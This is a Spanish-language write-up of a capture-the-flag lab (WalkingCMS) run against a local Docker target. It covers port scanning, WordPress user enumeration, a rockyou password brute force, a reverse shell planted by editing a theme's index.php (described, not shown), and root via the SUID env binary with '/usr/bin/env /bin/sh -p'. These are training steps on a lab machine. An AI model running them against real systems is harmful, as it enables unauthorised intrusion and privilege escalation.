



Vamos a desplegar el laboratorio

```
> sudo bash auto_deploy.sh walkingcms.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.
e54b37d149c275f96b0964ffcef0d496517e1a33a74289f66e7f86f2267e011d

Máquina desplegada, su dirección IP es → 172.17.0.2


Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Ahora haremos un escaneo profundo para ver los puertos abiertos del laboratorio.

```
> sudo nmap -sS -sC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para caan31:

cat Puertos
File: Puertos
1 # Nmap 7.95 scan initiated Fri Sep 12 16:57:02 2025 as: /usr/lib/nmap/nmap -sS -sC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2 Nmap scan report for 172.17.0.2
3 Host is up, received arp-response (0.0000070s latency).
4 Scanned at 2025-09-12 16:57:02 CEST for 1s
5 Not shown: 65534 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON
7 80/tcp    open  http    syn-ack ttl 64
8 |_http-title: Apache2 Debian Default Page: It works
9 |_http-methods:
10 |_Supported Methods: GET POST OPTIONS HEAD
11 MAC Address: 02:42:AC:11:00:02 (Unknown)
12
13 Read data files from: /usr/share/nmap
14 # Nmap done at Fri Sep 12 16:57:03 2025 -- 1 IP address (1 host up) scanned in 1.12 seconds
```

Exploramos el servidor web con el que cuentan y vemos que no hay nada.



Haremos un escaneo rápido con dirb y veremos que cuenta con una pagina de Wordpress

```
> dirb http://172.17.0.2

_____|
DIRB v2.22
By The Dark Raver
_____|

START_TIME: Fri Sep 12 16:57:54 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____|

GENERATED WORDS: 4612

— Scanning URL: http://172.17.0.2/ —
+ http://172.17.0.2/index.html (CODE:200|SIZE:10701)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
=> DIRECTORY: http://172.17.0.2/wordpress/
```

Asi que usaremos la herramienta wpscan que es para escanear vulnerabilidades en wordpress, enumeraremos para ver si encuentra usuarios, plugins y temas vulnerables.

```
> wpscan --url http://172.17.0.2/wordpress/ --enumerate u,vp

_____

  W P S C A N  ®

  WordPress Security Scanner by the WPScan Team
  Version 3.8.28
  Sponsored by Automattic - https://automattic.com/
  @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```


Vemos que nos encontró un usuario llamado Mario.

```
[i] User(s) Identified:

[+] mario
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|   - http://172.17.0.2/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Ahora con esa información vamos a hacer otro escaneo para ver si encontramos la contraseña.


```
> wpscan --url http://172.17.0.2/wordpress/ --enumerate -U mario -P /usr/share/wordlists/rockyou.txt
```





WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[!] Valid Combinations Found:  
| Username: mario, Password: love
```


Al encontrarla, ingresaremos al modo administrador.





Editaremos el fichero index.php para poder escribir el código que queramos, haremos una reverse Shell.



Ahora guardamos y vemos que podemos ejecutar comandos como en una consola.



Haremos la conexión reverse Shell, así que habilitaremos el puerto 443 para escucha en nuestro host.



Ahora vemos que nos hace la conexión correctamente.

```
ls-data@e54b37d149c2:/var/www/html/wordpress/wp-content/themes/twentytwentytwo$  
assets      inc        parts      screenshot.png  styles      theme.json  
functions.php index.php  readme.txt style.css       templates  
ls-data@e54b37d149c2:/var/www/html/wordpress/wp-content/themes/twentytwentytwo$
```

Hacemos la escalada de privilegios, al intentar primero con sudo -l, ahora veremos si podemos escalar por SUID, así que nos ayudaremos de la pagina GTFObins

```
find / -perm -4000 -user root 2>/dev/null
```

```
/usr/bin/chfn  
/usr/bin/su  
/usr/bin/newgrp  
/usr/bin/mount  
/usr/bin/umount  
/usr/bin/passwd  
/usr/bin/gpasswd  
/usr/bin/chsh  
/usr/bin/env
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .  
./env /bin/sh -p
```

Con el binario env vemos que podemos escalar de privilegios, así que lo ejecutamos y somos root.

```
/usr/bin/env /bin/sh -p
```

```
# whoami  
root
```